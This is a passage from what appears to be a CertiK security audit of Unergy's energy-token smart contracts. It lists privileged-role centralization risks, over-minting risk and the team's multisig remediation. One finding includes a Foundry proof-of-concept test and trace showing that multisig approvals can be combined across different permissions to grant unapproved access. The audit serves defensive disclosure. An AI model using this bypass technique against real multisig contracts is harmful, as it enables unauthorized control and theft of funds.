Centralization	Major	contracts/Common.sol (07/18-84763): 47; contracts/CommonUpgradeable.sol (07/18-84763): 47; contracts/ERC1155CleanEnergyAssets.sol (07/18-84763): 148, 158, 210, 214; contracts/ERC20Project.sol (07/18-84763): 93, 102, 118, 124, 134, 143, 147; contracts/ERC20UWatt.sol (07/18-84763): 46, 68; contracts/PermissionGranter.sol (07/18-84763): 23, 35; contracts/ProjectsManager.sol (07/18-84763): 394, 400, 406, 488, 494, 498; contracts/UnergyBuyer.sol (07/18-84763): 300, 323, 329, 335, 341, 347, 353, 357; contracts/UnergyData.sol (07/18-84763): 281, 287, 291; contracts/UnergyEvent.sol (07/18-84763): 110, 116, 122, 128, 144, 148, 152; contracts/UnergyLogicReserve.sol (07/18-84763): 1025, 1031, 1037, 1043, 1049, 1053	Acknowledged

Description

Update privileged functions according to the latest commit 7374a687453de1a8af1bff37832232b434cbaab9

In the contract `Common` the role `_owner` has authority over the functions shown in the list below.

- setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and set a malicious `PermissionGranter` contract.

In the contract `CommonUpgradeable` the role `_owner` has authority over the functions shown in the list below.

- setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and set a malicious `PermissionGranter` contract.

In the contract `PermissionGranter` the role `DEFAULT_ADMIN_ROLE` has authority over the functions shown in the list below.

- setPermission() - Assign a role to an account allowing them to execute a specific function within a particular contract.
- setMeterPermission() - Allow a meter account to execute the `energyReport` function of the logic contract.
- revokeMeterPermission() - Disallow a meter account to execute the `energyReport` function of the logic contract.
- revokePermission() - Revoke the authorization of an account to invoke a particular function in a designated contract.

- setPermissionsBatch() - Set permission in batch.
- setMeterPermission() - Set meter permission in batch.

Any compromise to the `DEFAULT_ADMIN_ROLE` account may allow the hacker to take advantage of this authority and could potentially assign roles to unauthorized accounts, which could result in unauthorized access to sensitive functions or data and could also revoke the permissions of authorized accounts.

In the contract `PermissionGranter` the role `PROTOCOL_CONTRACT_ROLE` have authority over the functions shown in the list below.

- getAndUpdatePermission() - Get the permission and update permission, for example, to increase the used times.

Any compromise to the `PROTOCOL_CONTRACT_ROLE` account may allow the hacker to take advantage of this authority and consume the execution times.

In the contract `ERC20Project` the role `_owner` has authority over the functions shown in the list below.

- increaseAllowance() - Allow the contract owner to increase the approved spending limit for the owner on behalf of a holder.
- decreaseAllowance() - Allow the contract owner to decrease the approved spending limit for the owner on behalf of a holder.
- transferOwnership() - Transfers ownership of the contract to a new account.
- The following functions are inherited from parent contracts.
    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and increase or decrease the approved spending limit for a holder on behalf of the owner of the tokens, potentially draining the token balance from the holder's account and even transfer ownership of the `ERC20Project` contract to their own account.

In the contract `ERC20Project` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- mint() - Mint a certain number of `pWatt` tokens to the specified account.
- burn() - Burn a certain number of `pWatt` tokens from the specified account.
- approveSwap() - Allow an account with the appropriate role to approve a specific amount of tokens to be transferred from a specified holder's account to a designated spender's account.
- approve() - Approve a specific amount of token allowance from the caller the `spender` .

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority and mint `pWatt` tokens to a specified account and approve the transfer of tokens from a holder's account to a designated

spender's account without their authorization.

In the contract `ERC20UWatt` the role `_owner` has authority over the functions shown in the list below.

- transferOwnership() - Transfers ownership of the contract to a new account.
- The following functions are inherited from parent contracts.
    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and transfer ownership of the `ERC20UWatt` contract to their own account, which would give them complete control over the contract and its functions.

In the contract `ERC20UWatt` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.


- mint() - Mint a certain number of `uWatt` tokens to the specified account.

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority and mint a large number of `uWatt` tokens to a specified account.

In the contract `UnergyData` the role `_owner` has authority over the functions shown in the list below.

- transferOwnership(newOwner: address) - Transfers ownership of the contract to a new account.
- pause() - Pause the current contract.
- unpause() - Resume the current contract.
- The following functions are inherited from parent contracts.
    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and transfer ownership of the contract to a new account, effectively giving them complete control over the contract and its functions and pause the contract, which would prevent any further functions from being executed until the contract was unpaused.



In the contract `UnergyData` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- setUWattsAddr() - Set the address of `ERC20UWatt` contract.
- setDepreciationBalance() - Assign a value to the depreciation balance.
- setAccEnergyByMeter() - Record the reported energy usage for a particular meter associated with a specific project.
- setPresentProjectFundingValue() - Set the present project funding value.
- generatePurchaseTicket() - Generate a new `PurchaseTicket` record for a specified user and project.
- changePurchaseTicketUsed() - Update the `used` flag of a `PurchaseTicket` record for a specified user and project.
- setExternalHolderAddress() - Set the external holder address.
- setAssetManagerAddress() - Set the asset manager address.
- setAssetManagerFeePercentage() - Set the fee percentage for asset manager.
- setSwapFeePercentage() - Set the fee percentage of swapping.
- setStakingProtocolAddress() - Set the staking protocol address.
- setProjectsManagerAddr() - Set the address of `ProjectsManager` contract.
- setUnergyBuyerAddr() - Set the address of `UnergyBuyer` contract.
- setUnergyLogicReserveAddr() - Set the address of logic reserve.
- setUnergyEventAddr() - Set the address of `UnergyEvent` contract.
- setUWattAddr() - Set the address `uWatt` token.
- setCleanEnergyAssetsAddr() - Set the address of clean energy assets.
- setMaintainerAddr() - Set the maintainer address.
- setOffChainMilestonePayment() - Set the off-chain payment for a certain milestone within a project.
- setOffChainPaymentReport() - Set the off-chain report payment for a certain milestone within a project.

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority of

the functions mentioned above.

In the contract `ProjectsManager` the role `_owner` has authority over the functions shown in the list below.

- transferOwnership(newOwner: address) - Transfers ownership of the contract to a new account.
- pause() - Pause the current contract.
- unpause() - Resume the current contract.
- The following functions are inherited from parent contracts.
    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and set the addresses of other contracts to their own malicious contracts, effectively taking control of the `CleanEnergyAssets`, `UnergyEvent`, and `UnergyLogicReserve` contracts. They could also transfer ownership of the `ProjectsManager` contract to their own account, which would give them complete control over the contract and its functions.

In the contract `ProjectsManager` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- createProject() - Create a new project, it's called by the project admin.
- configureProject() - Configue a projecjt.
- updateProject() - Update a project.
- setProjectState() - Set the state of a project.
- addProjectHolder() - Add holder address for a project.
- addProjectMilestone() - Add a milestone for a project.
- updateProjectMilestones() - Update all milesones for a project.
- updateMilestoneAtIndex() - Update the milestone at specified index.
- setSignature() - Set the value of signature of a project.

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority and potentially create fraudulent projects, modify existing projects and so on, which could result in financial loss or other negative impacts.

In the contract `UnergyBuyer` the role `_owner` has authority over the functions shown in the list below.

- transferOwnership(newOwner: address) - Transfers ownership of the contract to a new account.
- pause() - Pause the current contract.
- unpause() - Resume the current contract.
- offChainMilestonePaymentReport() - Report the off-chain payment for a given project milestone.
- The following functions are inherited from parent contracts.

    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and potentially perform malicious actions over the functions mentioned above.

In the contract `UnergyBuyer` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- changeMilestoneState() - Update the state of milestones for a project.
- setOriginatorSign() - Set the project signed by originator.
- setInitialProjectValue() - Set the initial project value.
- setCurrentProjectValue() - Set the current project value.
- setSwapFactor() - Set a new value for swapping factor.
- setProjectState() - Change the state of a project.
- reportUnconventionalIncome() - Report unconventional income for the project, will transfer stale coin to the contract, increasing the project funds.
- refund() - Refund on behalf of an account.
- withdrawUWatts() - Withdraw all the `uWatt` tokens from the current `UnergyBuyer` contract.
- withdrawStableCoin() - Withdraw the stable coins from the contract.
- setUnergyDataAddr() - Set the address of `UnergyData` contract.

If the roles granted within `PermissionGranter` are compromised, the hacker may be able to exploit the functions mentioned above. This could allow them to withdraw all `uWatt` tokens and stable coins from the contract. This is a particularly serious risk, as it could result in significant financial losses for investors.

In the contract `CleanEnergyAssets` the role `_owner` has authority over the functions shown in the list below.

- setURI() - Set a new value of `_uri`.
- withdrawRECs() - Withdraw a specified amount of RECs (Renewable Energy Credits) associated with a given token ID and transfer them to a specified receiver address.
- pause() - Pause the current contract.
- unpause() - Resume the current contract.
- The following functions are inherited from parent contracts.
    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and perform malicious actions over the functions mentioned above.

In the contract `CleanEnergyAssets` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- createGeneralEnergyAsset() - Create the general energy asset.
- createProjectEnergyAsset() - Create the project energy asset and their respective REC.
- mint() - Provide a means for the minting of energy tokens and associated RECs for a specified project, facilitating the tracking and trading of renewable energy.
- burn() - Burn a specified amount of energy tokens associated with a specified project.
- setEnergyLimit() - Set a new value for energy limit which is used to generate RECs.

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority of the functions mentioned above.

In the contract `UnergyEvent` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.
- beforeTransferReceipt() - Emit a `beforeTransferEvent` event when a transfer of energy tokens is about to occur.
- afterTransferReceipt() - It is called after a transfer of energy tokens has occurred. The function handles the transfer of `UWatt` tokens and updates the status of the last `UWatt` transfer, or approves the swap of energy tokens for `pWatt` tokens and adds the recipient as a project holder.
- setUWattsAddr() - Set the address of `ERC20UWatt` contract.

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority of the functions mentioned above.

In the contract `UnergyLogicReserve` the role `_owner` has authority over the functions shown in the list below.

- transferOwnership() - Transfers ownership of the contract to a new account.
- pause() - Pause the current contract.
- unpause() - Resume the current contract.
- The following functions are inherited from parent contracts.
    - setPermissionGranterAddr() - Set the address of `PermissionGranter` contract.

Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and pause/unpause the contract. They could also transfer ownership of the `UnergyLogicReserve` contract to their own account, which would give them complete control over the contract and its functions.

In the contract `UnergyLogicReserve` the roles granted within `PermissionGranter` have authority over the functions shown in the list below.

- energyReport() - An energy meter reports the accumulated energy generation for a project. It will mint the same amount of clean energy token same as energy generated since the last report.

- invoiceReport() - It is used to calculate the amount of income generated by the energy production and distribute the funds to the appropriate parties.
- pWattsTransfer() - It allows for the transfer of `pWatts` tokens, which represent a share in the energy production of a renewable energy project.
- requestSwap() - Request a swap for the caller.
- swapToken() - It's used to swap `pWatts` for `uWatts` tokens for a certain project.
- requestClaimForUser() - Request claim for a user.
- claimUWatts() - Claim rewards for a user, the reward amount is calculated in off-chain process.
- setLastUserIndexProcessed() - Set the last processed index.
- withdrawStableCoin() - Withdraw the stable coins from this contract.

Any compromise to the roles granted within `PermissionGranter` may allow the hacker to take advantage of this authority of the functions mentioned above.

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND

- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Unergy Team, 09/30/2023]:
A multi-signature system is implemented within the PermissionGranter contract, where the execution of the `setPermission()` function requires a certain number of signatures for permission approval. We have also added a parameter called type to the permission system, which configures permissions based on the following criteria: • TimeLock • Executions • Permanent • Single execution

Changes have been reflected in the commit hash: 1c43397aa6864cf4966558cb0709927817453d58

[CertiK, 10/03/2023]:

In the recent commit 83d50bb416932f26334e6855ded54a0c673f72ef, there are some privileged functions adjustment:

Functions Removed

ERC20Project

- setUnergyEventAddr()
- setProjectsManagerAddr

ERC20UWatt

- setUnergyEventAddr()

ProjectsManager

- setCleanEnergyAssetsAddr()
- setUnergyEventAddr()
- setUnergyLogicReserveAddr()

UnergyBuyer

- setCleanEnergyAssetsAddr()
- setUWattsAddr()
- setUnergyLogicReserveAddr()
- setProjectsManagerAddr()

UnergyEvent

- setPermissionGranterAddr()
- setUnergyBuyerAddr()
- setUnergyLogicReserveAddr()
- setProjectsManagerAddr()

UnergyLogicReserve

- setUnergyBuyerAddr()
- setCleanEnergyAssetsAddr()
- setProjectsManagerAddr()
- setMaxPWattsToAllowASwap()
- updateLastUWattStatus()

Functions Added

UnergyData

- setProjectsManagerAddr()
- setUnergyBuyerAddr()
- setUnergyLogicReserveAddr()
- setUnergyEventAddr()
- setUWattAddr()
- setCleanEnergyAssetsAddr()

UnergyLogicReserve

- claimUWatts()
- withdrawStableCoin()
- customInstitutionalSwap()
- requestSwap()

- requestClaimForUser()

[CertiK, 10/30/2023]:

In the recent commit e93fdc63ae87c898a8936d95daa095e10329a90d, there are some privileged functions adjustment:

Functions Removed

UnergyBuyer

- setMaintenancePercentage()

UnergyEvent

- toggleAllowAllTransfer()
- addToWhitelist()
- removeFromWhitelist()

Functions Added

UnergyBuyer

- reportUnconventionalIncome()

UnergyLogicReserve

- setLastUserIndexProcessed()
- exchangeUWattPerPWatt()

[CertiK, 11/07/2023]:

In the recent commit 7374a687453de1a8af1bff37832232b434cbaab9, there are some privileged functions adjustment:

Functions Removed

UnergyLogicReserve

- exchangeUWattPerPWatt()

Functions Added

UnergyData

- setAssetManagerAddress()

- setAssetManagerFeePercentage()
- setSwapFeePercentage()
- setStakingProtocolAddress()

[Unergy Team, 11/15/2023]:
The team implemented the multisignature solution with the following details:

Multi-signature for this issue is provided in the following comment:

- Multi-signature chain: Polygon
- Multi-signature proxy address: 0x702C66BDFe8E88B3E07319b8917A2428b7e5F533
- Transaction proof for transferring ownership to the multisignature proxy can be found here: 0xea93b596a1e2b63941591bc03864b0749db92cceb8df181d3265286b81036aa1
- Role renounce hash from External owned account: 0xa417707e4ed72900a7d62248928fbb3bc0c23f21279aaababca061bbbfc9d210
- Role renounce hash from External owned account: 0x0c6efdc3346996efa0b59e0fd11769bd335f6216c0043a2fd860c5a5895902c6

[CertiK, 11/17/2023]:
At present, the team employs a multisignature solution to ensure secure management of private keys. The Gnosis Safe wallet contract is used, which necessitates authorization from at least 3 out of 5 signers for privileged function executions. The team initially assigned the default admin role to the Gnosis Safe wallet and subsequently renounced this default admin role from multisignature wallets.

Multi-sign proxy address:

- **0x702C66BDFe8E88B3E07319b8917A2428b7e5F533**

The 5 multisignature addresses are:

- 0x541355615AA6ad7e333D3ddA9566ed9aA94DfED4
- 0x84CD8cb201cBA228704D2DB57586292F7CF9ad09
- 0x99890691d3378fd926f259ebbCa870080D46D3Ca
- 0x9d434d1fDCA17F0705c925Da34fAd7e20Aa05b5C
- 0x9eA05c525D0263aD052e5feC02C1D03C4c3deB7f

As of November 17, 2023, none of these accounts have been given the `PermissionGranter` contract's default admin role.

Additionally, it's worth noting that a multisignature solution alone is insufficient to address issues of centralization. A combination of both multisignature and timelock solutions should be implemented to effectively mitigate this concern for short term.

[CertiK, 11/21/2023]:

In the recent commit 3d7962a79afc0bce9fa59ec7aa8c55702e6be4b4, there are some privileged functions adjustment:

Functions Added

UnergyData

- setOffChainMilestonePayment()
- setOffChainPaymentReport()

UnergyBuyer

- offChainMilestonePaymentReport()

[CertiK, 11/21/2023]:

In the recent commit 1a202fa6f90761ccb703ea5fc919126aca7e5e1f, there are some privileged functions adjustment:

Functions Added

PermissionGranter

- setPermissionsBatch()
- setMeterPermission()

[CertiK, 01/24/2024]:

In the recent commit e3f3285113086544779879bc6750c2ecffc0ef9d, there are some privileged functions adjustment:

Functions Removed

UnergyBuyer

- changeMilestoneState()

Functions Added

UnergyBuyer

- setInstallerSign()

The `changeMilestoneState()` was renamed to `setInstallerSign()`.

COT-03 | MINTING CENTRALIZATION RISK

Category	Severity	Location	Status
Centralization	Major	contracts/ERC20Project.sol (07/18-84763): 39~44; contracts/ERC20UWatt.sol (07/18-84763): 26~31	Acknowledged

Description

The `mint()` functions in the `ERC20UWatt` and `ERC20Project` contracts allow authorized roles to mint an arbitrary amount of tokens to any user without any limit or mechanism to prevent over-minting.

- `ERC20Project`

```
39      function mint(
40          address account,
41          uint256 amount
42      ) public hasRoleInPermissionGranter(msg.sender, address(this), "mint") {
43          _mint(account, amount);
44      }
```

If the centralized roles that have the permission to use the `mint() function in the` ERC20Project `contract are compromised, it would enable attackers to mint a large amount of` pWatt `tokens that can be swapped for` uWatt`.

- `ERC20UWatt`

```
26      function mint(
27          address account,
28          uint256 amount
29      ) public hasRoleInPermissionGranter(_msgSender(), address(this), "mint") {
30          _mint(account, amount);
31      }
```

If the centralized roles that have the permission to use the `mint()` function are compromised, they could potentially mint a large amount of `uWatt` tokens and flood the second market, causing a drop in price.

This is a significant issue because `uWatt` is designed to be a stable coin collateralized by real-world energy assets, and its value is critical to the stability of the entire system. If the price of `uWatt` drops drastically due to over-minting, it could cause a loss of confidence in the system and undermine the stability of the entire project.

Recommendation

We recommend the team makes efforts to restrict access to the private key of the privileged account. A strategy of multi-signature (⅔, ⅗) wallet can be used to prevent a single point of failure due to a private key compromise. In addition, the team should be transparent and notify the community in advance whenever they plan to mint more tokens or engage in similar balance-related operations.
Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently *fully* resolve the risk:

Short Term:

A multi signature (⅔, ⅗) wallet *mitigate* the risk by avoiding a single point of key management failure.

- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromised;
  AND
- A medium/blog link for sharing the time-lock contract and multi-signers' addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Long Term:

A DAO for controlling the operation *mitigate* the risk by applying transparency and decentralization.

- Introduction of a DAO, governance, or voting module to increase decentralization, transparency, and user involvement;
  AND
- A medium/blog link for sharing the multi-signers' addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the **gnosis** address with **ALL** the multi-signer addresses for the verification process.
- Provide a link to the **medium/blog** with all of the above information included.

Permanent:

The following actions can *fully* resolve the risk:

- Renounce the ownership and never claim back the privileged role.
  OR

- Remove the risky functionality.
  ORa
- Add minting logic (such as a vesting schedule) to the contract instead of allowing the owner account to call the sensitive function directly.

Note: we recommend the project team consider the long-term solution or the permanent solution. The project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[Unergy Team, 11/15/2023]:
The team implemented the multisignature solution with the following details:

Multi-signature for this issue is provided in the following comment:

- Multi-signature chain: Polygon
- Multi-signature proxy address: 0x702C66BDFe8E88B3E07319b8917A2428b7e5F533
- Transaction proof for transferring ownership to the multisignature proxy can be found here: 0xea93b596a1e2b63941591bc03864b0749db92cceb8df181d3265286b81036aa1
- Role renounce hash from External owned account: 0xa417707e4ed72900a7d62248928fbb3bc0c23f21279aaababca061bbbfc9d210
- Role renounce hash from External owned account: 0x0c6efdc3346996efa0b59e0fd11769bd335f6216c0043a2fd860c5a5895902c6

[CertiK, 11/17/2023]:
At present, the team employs a multisignature solution to ensure secure management of private keys. The Gnosis Safe wallet contract is used, which necessitates authorization from at least 3 out of 5 signers for privileged function executions. The team initially assigned the default admin role to the Gnosis Safe wallet and subsequently renounced this default admin role from multisignature wallets.

Multi-sign proxy address:

- **0x702C66BDFe8E88B3E07319b8917A2428b7e5F533**

The 5 multisignature addresses are:

- 0x541355615AA6ad7e333D3ddA9566ed9aA94DfED4
- 0x84CD8cb201cBA228704D2DB57586292F7CF9ad09
- 0x99890691d3378fd926f259ebbCa870080D46D3Ca
- 0x9d434d1fDCA17F0705c925Da34fAd7e20Aa05b5C
- 0x9eA05c525D0263aD052e5feC02C1D03C4c3deB7f

As of November 17, 2023, none of these accounts have been given the `PermissionGranter` contract's default admin role.

Additionally, it's worth noting that a multisignature solution alone is insufficient to address issues of centralization. A combination of both multisignature and timelock solutions should be implemented to effectively mitigate this concern for short term.

PGA-03 LACK OF DIFFERENTIATION BETWEEN MULTISIG APPROVALS

Category	Severity	Location	Status
Governance	Major	contracts/PermissionGranter.sol (09/30-83d50): 90, 182, 215	Resolved

Description

The `setPermission()` function seems to be based on a multi-signature approval mechanism. Multiple owners must call the same function to "approve" a certain action (in this case, granting permission). Only after reaching a certain threshold (`required` number of approvals), the permission is granted.

While the function records the number of times it's called using the `_getApprovalCount()` function, it does not differentiate between the specific permissions being granted. Instead, it only checks the number of approvals based on the function selector of `setPermission()`.

This results in a potential vulnerability: Imagine a scenario where three approvals are mandatory for granting a permission. Now, if OwnerA gives their approval for FunA, OwnerB does the same for FunB, and OwnerC for FunC, the system will erroneously grant CallerA the rights to execute FunC after the third approval, even though only OwnerC approved it. This means CallerA gains access to FunC without the consensus of the majority of owners, thereby bypassing the intended multi-signature requirement.

In essence, **the issue is that the system does not record approvals on a per-function or per-contract basis.** Instead, it merely counts the total number of approvals for any function or contract and then grants the permission for the latest request once the threshold is met.

The similar issue also exists in `revokePermission()` and `replaceSigner()` functions.

Proof of Concept

POC (Foundry)

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../contracts/PermissionGranter.sol";
import "../contracts/Types.sol";
contract PermissionGranterTest is Test {
    PermissionGranter private permissionGranter;
    address private OwnerA = makeAddr("OwnerA");
    address private OwnerB = makeAddr("OwnerB");
    address private OwnerC = makeAddr("OwnerC");
    address private OwnerD = makeAddr("OwnerD");

    address private CallerA = makeAddr("CallerA");
    address[] private owners = [OwnerA, OwnerB, OwnerC, OwnerD];
    address private ContractA = makeAddr("ContractA");

    function setUp() public {
       permissionGranter = new PermissionGranter(owners, 3);
    }

    function test_setPermission() public {
        vm.prank(OwnerA);
        permissionGranter.setPermission(CallerA, ContractA, "FunA",
PermissionType.PERMANENT, 1);
        vm.prank(OwnerB);
        permissionGranter.setPermission(CallerA, ContractA, "FunB",
PermissionType.PERMANENT, 1);
        vm.prank(OwnerC);
        permissionGranter.setPermission(CallerA, ContractA, "FunC",
PermissionType.PERMANENT, 1);
        assertTrue(permissionGranter.getAndUpdatePermission(CallerA, ContractA,
"FunC"));
    }

    function test_grantRole() public {
        bytes32 role = keccak256(abi.encodePacked(ContractA, "FunC"));
        vm.prank(OwnerA);
        permissionGranter.grantRole(role, CallerA);
        assertTrue(permissionGranter.getAndUpdatePermission(CallerA, ContractA,
"FunC"));
    }
}
```

```
% forge test --mc PermissionGranterTest -vvvv
[⠒] Compiling...
No files changed, compilation skipped

Running 2 tests for test/PermissionGranter.t.sol:PermissionGranterTest
[PASS] test_grantRole() (gas: 48857)
Traces:
  [0] 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496::1332f2c9()
    ├─ [48857] VM::prank(OwnerA: [0x068F589316503EDA75aaAD2061cCC75A5a583135])
    │   └─ ← ()
    ├─ [29254]
PermissionGranter::grantRole(0x4452d165b361184689d4239829ce6ad140f023a519a50a83bf891
27178a5897e, CallerA: [0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd])
    │   ├─ emit RoleGranted(role:
0x4452d165b361184689d4239829ce6ad140f023a519a50a83bf89127178a5897e, account:
CallerA: [0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], sender: OwnerA:
[0x068F589316503EDA75aaAD2061cCC75A5a583135])
    │   └─ ← ()
    ├─ [3942] PermissionGranter::getAndUpdatePermission(CallerA:
[0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], ContractA:
[0x8f1579A54c7FEFC652F4eaC5C132683ad3efbb6e], FunC)
    │   └─ ← true
    └─ ← ()

[PASS] test_setPermission() (gas: 144068)
Traces:
  [0] 0x7FA9385bE102ac3EAc297483Dd6233D62b3e1496::d14b4b39()
    ├─ [0] VM::prank(OwnerA: [0x068F589316503EDA75aaAD2061cCC75A5a583135])
    │   └─ ← ()
    ├─ [48088] PermissionGranter::setPermission(CallerA:
[0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], ContractA:
[0x8f1579A54c7FEFC652F4eaC5C132683ad3efbb6e], FunA, 0, 1)
    │   ├─ emit FunctionApprovedBySigner(signer: OwnerA:
[0x068F589316503EDA75aaAD2061cCC75A5a583135], fName:
0x842266d4868b6022fcf3af284378112cfeae99347da24ad554758f9ba4f0e6be)
    │   └─ ← ()
    ├─ [0] VM::prank(OwnerB: [0x2D47e904C4B2e43BbF5803bE721B05162fAAE6a9])
    │   └─ ← ()
    ├─ [28145] PermissionGranter::setPermission(CallerA:
[0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], ContractA:
[0x8f1579A54c7FEFC652F4eaC5C132683ad3efbb6e], FunB, 0, 1)
    │   ├─ emit FunctionApprovedBySigner(signer: OwnerB:
[0x2D47e904C4B2e43BbF5803bE721B05162fAAE6a9], fName:
0x842266d4868b6022fcf3af284378112cfeae99347da24ad554758f9ba4f0e6be)
    │   └─ ← ()
    ├─ [148280] VM::prank(OwnerC: [0x43373A1556C909236d0a305adc220C3631D7bF25])
    │   └─ ← ()
    ├─ [67740] PermissionGranter::setPermission(CallerA:
[0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], ContractA:
[0x8f1579A54c7FEFC652F4eaC5C132683ad3efbb6e], FunC, 0, 1)
```

```
    │   ├─ emit RoleGranted(role:
0x4452d165b361184689d4239829ce6ad140f023a519a50a83bf89127178a5897e, account:
CallerA: [0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], sender: OwnerC:
[0x43373A1556C909236d0a305adc220C3631D7bF25])
    │   ├─ emit PermissionGranted(_address: CallerA:
[0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], _contract: ContractA:
[0x8f1579A54c7FEFC652F4eaC5C132683ad3efbb6e], _fname: FunC)
    │   └─ ← ()
    ├─ [1942] PermissionGranter::getAndUpdatePermission(CallerA:
[0x9749CB125f55548c4c033Aa437a7e8D986FBEEBd], ContractA:
[0x8f1579A54c7FEFC652F4eaC5C132683ad3efbb6e], FunC)
    │   └─ ← true
    └─ ← ()

Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 5.00ms
Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

Recommendation

It's recommended to maintain a separate approval counter for each function and contract combination and disable the related functions of inherited contract. This way, permissions can only be granted once the required number of specific approvals for a given function and contract are met.

Alleviation

[Unergy Team, 10/27/2023]:

The team has removed the multi-signature approval feature from the `PermissionGranter` contract and plans to adopt the Gnosis Safe Wallet instead. The changes were included in the commit 038d5bd1dbda5e5f97a01af1766008ed7238b5e3.

PGA-04 | ALL MULTISIG CHECKS CAN BE BYPASSED

Category	Severity	Location	Status
Governance	Major	contracts/PermissionGranter.sol (09/30-83d50): 167	Resolved

